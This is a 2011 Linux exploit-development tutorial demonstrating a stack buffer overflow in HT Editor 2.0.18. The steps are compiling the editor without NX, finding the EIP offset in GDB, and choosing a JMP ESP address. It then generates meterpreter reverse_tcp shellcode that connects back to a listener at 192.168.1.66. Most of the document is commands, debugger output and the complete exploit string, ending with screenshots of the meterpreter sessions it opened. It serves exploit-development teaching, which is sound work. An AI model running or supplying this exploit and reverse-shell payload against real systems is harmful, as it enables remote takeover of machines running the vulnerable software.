Linux exploit development part 2 (rev 2) - Real app demo (part 2)

This will be a short tutorial demonstrating a "buffer overflow" exploit on a real application which is freely available using the techniques covered in part 2 of my tutorial series, if you have not read it you can check it our here:

[Linux Exploit Writing Tutorial Pt 2 - Stack Overflow ASLR bypass Using ret2reg]

NOTE:

* This paper will not go in depth with explanations (as this has already been covered in the tutorial mentioned above).
* This paper will not teach you about "buffer overflows" (as mentioned this is just a demonstration).
* I am not responsible for anything you do with this knowledge.

Requirements:

* The required knowledge for this can be found in the previous mentioned paper.
* You will need a Debian Squeeze (latest).
* Backtrack 4 R2 (Or any other distribution with Metasploit on it).
* Some GDB knowledge.
* checksec.sh (a very useful script).
* The vulnerable application (HT Editor <= 2.0.18)

If you do not posses the required knowledge I can not guarantee that this paper will be beneficial for you.

Let us begin!

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

Compiling and checking our vulnerable application.

As you have probably expected the vulnerable application will be taken from exploit-db, the application is called "HT Editor". (I did not discover this vulnerability I am just reproducing it).

You can download the application from: [exploit-db.com]() or [sourceforge.net]() (The version has to be <= 2.0.18).

Now that we have the application let's go ahead and compile it by typing:

```
###############################
./configure
###############################
```

This is how the configure output should look like (make sure you try and make it look the same).

```
./configure successful.

=====================
Configuration summary
=====================

X11 textmode support available:   no
enable profiling:                 no
make a release build:             yes
using included minilzo:           yes
root@debian:/home/sickness/Downloads/ht-2.0.18#
```

Figure 1.

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

After obtaining the same output we still need to make some changes in the Makefile to turn off NX, we just need to add the “-z execstack” flag in some lines.

```
AUTOHEADER = ${SHELL} /home/sickness/Downloads/ht-2.0.18/missing --run
autoheader
AUTOMAKE = ${SHELL} /home/sickness/Downloads/ht-2.0.18/missing --run au
tomake-1.10
AWK = mawk
CC = gcc
CCDEPMODE = depmode=gcc3
CFLAGS = -DNOMACROS -pipe -O3 -fomit-frame-pointer -Wall -fsigned-char
-D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 -z execstack
CPP = gcc -E
CPPFLAGS = -z execstack
CXX = g++
CXXDEPMODE = depmode=gcc3
CXXFLAGS = -DNOMACROS -pipe -O3 -fomit-frame-pointer -Wall -fsigned-cha
r -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 -Woverloaded-virtual -Wnon
-virtual-dtor -z execstack
```

Figure 2.

################################
make
make install
################################

We have your application up and running now let’s see what protections is has using checksec.sh (again, make sure the results match if not the exploit might now work).

```
root@debian:/home/sickness/Downloads# ./checksec.sh --file ht-2.0.18/ht
RELRO           STACK CANARY      NX            PIE                     FILE
No RELRO        No canary found   NX disabled   No PIE                  ht-2.0.18/ht
root@debian:/home/sickness/Downloads#
```

Figure 3.

As we see there are no protections, let us move on.

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

Open application in debugger and trigger the exception.

Now we open our application in GDB and send it some junk to see it's behaviour. After a few tries we see that the offset needed for an exception to occur is "4108".



Figure 4.

Once you send the junk the image might look something like this (could happen only here).



Figure 5.

If this happens just type in gdb "shell clear" and press ENTER.

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

Ok so far so good! Now let's check the registers and see what we have.

```
(gdb) info registers
eax            0x0      0
ecx            0xbfff8e30       -1073770960
edx            0x1      1
ebx            0x41414141       1094795585
esp            0xbfffe430       0xbfffe430
ebp            0xbfffe71f       0xbfffe71f
esi            0x41414141       1094795585
edi            0x41414141       1094795585
eip            0x41414141       0x41414141
eflags         0x10282  [ SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Figure 6.

We have overwritten EBX, ESI, EDI and EIP. If we take a look into ESP we see that the ESP points to our buffer which actually goes a little higher.

```
(gdb) info registers $esp
esp            0xbfffe430       0xbfffe430
(gdb) x/40x 0xbfffe430
0xbfffe430:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe440:     0x41414141      0x41414141      0x41414141      0x00414141
0xbfffe450:     0xbfffe594      0x00000002      0x00000001      0x00000001
0xbfffe460:     0x00000000      0x00000000      0x00000000      0xbfffe594
0xbfffe470:     0x00000000      0x00000002      0xbfffe4e8      0x080b8070
0xbfffe480:     0x00000001      0x08158078      0x081fafc0      0x00000000
0xbfffe490:     0xb7d475a5      0xb7d473a5      0xb7f9269c      0x0814718d
0xbfffe4a0:     0xb7e5a304      0x081bd118      0xbfffe4b8      0x00000000
0xbfffe4b0:     0xb7ff1040      0x081bd118      0xbfffe4e8      0x08147129
0xbfffe4c0:     0xb7e5a304      0xb7e59ff4      0x00000000      0x00000001
(gdb)
```

Figure 7.

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

A few tries as we see that the offset needed before EIP overwrite is 4073. We send the application more junk and check ESP again.

```
Terminal - sickness@debian: ~
File  Edit  View  Terminal  Go  Help
(gdb) run $(python -c 'print "\x41" * 4073 + "\x42\x42\x42\x42" + "\xcc" * 300')
```

Figure 8.

```
(gdb) info register $esp
esp            0xbfffe320       0xbfffe320
(gdb) x/40x 0xbfffe320 - 32
0xbfffe300:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffe310:     0x41414141      0x41414141      0x41414141      0x42424242
0xbfffe320:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe330:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe340:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe350:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe360:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe370:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe380:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
0xbfffe390:     0xcccccccc      0xcccccccc      0xcccccccc      0xcccccccc
(gdb)
```

Figure 9.

So ESP actually points right after the EIP overwrite occurs, now we can make our exploit skeleton which should look like this:

#################################
JUNK + 4073 + EIP (Overwrite with a JMP/CALL %esp instruction) + NOP Sled + SC
#################################

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

Finding the right instruction.

First thing is first let's find our JMP/CALL %esp instruction.

```
root@debian:/home/sickness/Downloads/ht-2.0.18# msfelfscan -j esp ht
[ht]
0x08101e79 push esp; ret
0x08179a4b jmp esp
0x0817aef3 jmp esp
0x0818f63f jmp esp
0x0818f7df jmp esp
0x0818f8af jmp esp
0x0818f8ff jmp esp
0x0818fa6f jmp esp
0x0818fbaf jmp esp
0x0818ff07 jmp esp
0x08190087 jmp esp
0x081902e7 jmp esp
0x081903df push esp; retn 0x0000
0x08190427 push esp; ret
```

Figure 10.

There are a lot of valid JMP/CALL %esp instructions we are just going to choose "0x0818f8ff", now for our shellcode. This time we will use a meterpreter (as it is more fun).

```
root@evilbox:~# msfpayload linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.66
LPORT=4444 R | msfencode -a x86 -b "\x00\x0a\x0d" -t c
[-] x86/shikata_ga_nai failed: Failed to locate a valid permutation.
[*] generic/none succeeded with size 50 (iteration=1)

unsigned char buf[] =
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x97"
"\x5b\x68\xc0\xa8\x01\x42\x66\x68\x11\x5c\x66\x53\x89\xe1\x6a"
"\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x5b\x99\xb6\x0c\xb0"
"\x03\xcd\x80\xff\xe1";
root@evilbox:~#
```

Figure 11.

Now let us see how the exploit should look like:

```
################################
"\x41" * 4073 (JUNK) + "\xff\xf8\x18\x08" (JMP %esp) + "\x90" * 30 (NOP Sled)
+ "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x01\x42\x66\x68\
x11\x5c\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x5b\x99\xb6\x0c\xb0\x03\xcd\
x80\xff\xe1" (Shell Code)
################################
```


Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

Setting up a listener and testing the exploit.

First let's set up a listener in Metasploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.66
LHOST => 192.168.1.66
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.66:4444
[*] Starting the payload handler...
```

Figure 12.

And when we run the exploit inside GDB.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.66
LHOST => 192.168.1.66
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.66:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1363968 bytes) to 192.168.1.66
[*] Meterpreter session 1 opened (192.168.1.66:4444 -> 192.168.1.66:37071) at Su
n Apr 10 13:18:50 +0300 2011

meterpreter >
```

Figure 13.

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011

Now reboot the system and let's try again.

```
root@debian:/home/sickness/Downloads/ht-2.0.18# ./ht $(python -c 'print "\x41" *
 4073 + "\xff\xf8\x18\x08" + "\x90" * 30 + "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66
\x58\x89\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x01\x42\x66\x68\x11\x5c\x66\x53\x89\xe1
\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x5b\x99\xb6\x0c\xb0\x03\xcd\x80\xff
\xe1"')
```

Figure 14.

```
File Edit Windows Help                                          13:29 10.04.2011
[x]                         log window                                      1
ht 2.0.18 (POSIX) 11:59:50 on Apr 10 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ./ht
config = /root/.htcfg2
couldn't load configuration file, using defaults
error loading file /home/sickness/Downloads/ht-2.0.18/AAAAAAAAAAAAAAAAAAAAAAA

1help 2 3open 4 5 6mode 7 8 9 0quit
```

Figure 15.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.66:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1363968 bytes) to 192.168.1.66
[*] Meterpreter session 4 opened (192.168.1.66:4444 -> 192.168.1.66:41840) at Su
n Apr 10 13:31:10 +0300 2011

meterpreter >
```

Figure 16.

BOOM a meterpreter session!

Watch quick video demo: [Linux exploit development part 2 (rev 2) - Demo]

Author: sickness

Blog: http://sickness.tor.hu

Date: 10.04.2011

Thanks go to:
1. Contributors: Alexandre Maloteaux (troulouliou) and jduck for their grate help!
2. Reviewers: g0tmi1k for taking the time to review my paper!

Author: sickness
Blog: http://sickness.tor.hu
Date: 10.04.2011